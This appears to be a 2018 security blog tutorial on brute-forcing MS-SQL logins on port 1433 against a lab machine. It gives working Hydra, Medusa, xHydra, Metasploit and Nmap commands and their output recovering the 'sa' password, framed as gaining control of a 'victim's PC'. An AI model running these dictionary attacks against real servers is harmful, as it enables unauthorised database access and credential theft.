Password Cracking:MS-SQL

March 16, 2018 By Raj Chandel

In this article, we will learn how to gain control over our victim's PC through 1433 Port use for MSSQL service. There are various ways to do it and let take time and learn all those because different circumstances call for a different measure.

Let's start!!

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, vnc, http, https, smb, several databases, and much more

Now, we need to choose a word list. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command


```
hydra -L /root/Desktop/user.txt –P /root/Desktop/pass.txt 192.168.1.128 mssql
```

Here,

-P: denotes path for the password list

-L: denotes path of the username text file **(sa is default user of Mssql)**

Once the commands are executed it will start applying the dictionary attack and so you will have the right password in no time. As you can observe that we had successfully grabbed the MSSQL **password** as **apple@123456**



```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.128 mssql
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service org

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-15 04:01:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per ta
[DATA] attacking mssql://192.168.1.128:1433/
[ERROR] Child with pid 1536 terminating, can not connect
[ERROR] Child with pid 1535 terminating, can not connect
[ERROR] Child with pid 1524 terminating, can not connect
[ERROR] Child with pid 1525 terminating, can not connect
[ERROR] Child with pid 1530 terminating, can not connect
[ERROR] Child with pid 1527 terminating, can not connect
[ERROR] Child with pid 1522 terminating, can not connect
[ERROR] Child with pid 1534 terminating, can not connect
[ERROR] Child with pid 1529 terminating, can not connect
[ERROR] Child with pid 1523 terminating, can not connect
[ERROR] Child with pid 1526 terminating, can not connect
[ERROR] Child with pid 1528 terminating, can not connect
[ERROR] Child with pid 1531 terminating, can not connect
[ERROR] Child with pid 1532 terminating, can not connect
[ERROR] Child with pid 1533 terminating, can not connect
[ERROR] Child with pid 1537 terminating, can not connect
[1433][mssql] host: 192.168.1.128   login: sa   password: apple@123456
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-15 04:01:43
```

Medusa

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, MSSQL, HTTP, IMAP, rlogin, SSH, Subversion, and MSSQL to name a few

Run the following command


```
medusa -h 192.168.1.128 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M mss
```

Here,

-u: denotes username (sa is default user of Mssql)

-P: denotes path for the password list

As you can observe that we had successfully grabbed the MSSQL password as apple@123456.




```
root@kali:~# medusa -h 192.168.1.128 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M mssql
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pas
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pas
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pas
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pas
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: apple (2 of 4, 1 complete) Pa
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: apple (2 of 4, 1 complete) Pa
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: apple (2 of 4, 1 complete) Pa
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: apple (2 of 4, 1 complete) Pa
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: sa (3 of 4, 2 complete) Passw
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: sa (3 of 4, 2 complete) Passw
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: sa (3 of 4, 2 complete) Passw
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: sa (3 of 4, 2 complete) Passw
ACCOUNT FOUND: [mssql] Host: 192.168.1.128 User: sa Password: apple@123456 [SUCCESS]
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: 123 (4 of 4, 3 complete) Pass
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: 123 (4 of 4, 3 complete) Pass
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: 123 (4 of 4, 3 complete) Pass
ACCOUNT CHECK: [mssql] Host: 192.168.1.128 (1 of 1, 0 complete) User: 123 (4 of 4, 3 complete) Pass
```

xHydra

This is the graphical version to apply dictionary attack via 1433 port to hack a system. For this method to work:

Enter xHydra in your Kali Linux terminal. And select **Single Target option** and their give the IP of your victim PC. And select **MSSQL** in the box against **Protocol option** and give the port number **1433** against the **port option**.



● Single Target 192.168.1.128

○ Target List

□ Prefer IPV6

Port 1433

Protocol mssql


□ Use SSL □ Use old SSL □ Be Verbose

□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -s 1433 -l yourname -p yourpass -t 16 192.168.1.128 mssql
```

Now, go to **Passwords tab** and select **Password List** and give the path of your text file, which contains all the passwords, in the box adjacent to it.



Username

○ Username yourname

● Username List /root/Desktop/user.txt

□ Loop around users □ Protocol does not require usernames

Password

○ Password yourpass

● Password List /root/Desktop/pass.txt

○ Generate 1:1:a

Colon separated file


□ Use Colon separated file

□ Try login as password □ Try empty password □ Try reversed login

```
hydra -s 1433 -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -t 16...
```

After doing this, go to the Start tab and click on **the Start** button on the left.

Now, the process of dictionary attack will start. Thus, you will attain the username:sa and password of your victim.



```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-15 04:04:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), 
[DATA] attacking mssql://192.168.1.128:1433/
[1433][mssql] host: 192.168.1.128   login: sa   password: apple@123456
<finished>
```


```
hydra -s 1433 -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -t 16...
```

Metasploit

This module simply queries the MSSQL instance for a specific user/pass (default is sa with blank).

```
use auxiliary/scanner/mssql/mssql_login
msf auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.1.128
msf auxiliary(scanner/mssql/mssql_login) > set user_file /root/Desktop/user.txt
msf auxiliary(scanner/mssql/mssql_login) > set pass_file /root/Desktop/pass.txt
msf auxiliary(scanner/mssql/mssql_login) > set stop_on_success true
msf auxiliary(scanner/mssql/mssql_login) > run
```

Awesome!! From given below image you can observe the same **password: apple@123456** have been found by Metasploit.




```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.1.128
rhosts => 192.168.1.128
msf auxiliary(scanner/mssql/mssql_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/mssql/mssql_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/mssql/mssql_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/mssql/mssql_login) > exploit

[*] 192.168.1.128:1433    - 192.168.1.128:1433 - MSSQL - Starting authentication scanner.
[!] 192.168.1.128:1433    - No active DB -- Credential data will not be saved!
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\root:root (Incorrect:
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\root:apple (Incorrect:
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\root:sa (Incorrect: )
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\root:apple@123456 (Inc
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\apple:root (Incorrect:
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\apple:apple (Incorrect
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\apple:sa (Incorrect: )
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\apple:apple@123456 (In
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\sa:root (Incorrect: )
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\sa:apple (Incorrect: )
[-] 192.168.1.128:1433    - 192.168.1.128:1433 - LOGIN FAILED: WORKSTATION\sa:sa (Incorrect: )
[+] 192.168.1.128:1433    - 192.168.1.128:1433 - Login Successful: WORKSTATION\sa:apple@123456
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mssql/mssql_login) > 
```

Nmap

Given below command will attempt to determine username and password through brute force attack against MS-SQL by means of username and password dictionary.

```
nmap -p 1433 –script ms-sql-brute –script-args userdb=/root/Desktop/user.txt,passd
```

In the specified image, you can observe that we had successfully retrieve credential for usersUsername: **sa** and password: **apple@123456**



```
root@kali:~# nmap -p 1433 --script ms-sql-brute --script-args userdb=/root/Deskt
op/user.txt,passdb=/root/Desktop/pass.txt 192.168.1.128

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-15 04:27 EDT
Nmap scan report for 192.168.1.128
Host is up (0.029s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.128:1433]
|     Credentials found:
|_      sa:apple@123456 => Login Success
MAC Address: E0:F8:47:1D:B7:AA (Apple)

Nmap done: 1 IP address (1 host up) scanned in 14.51 seconds
```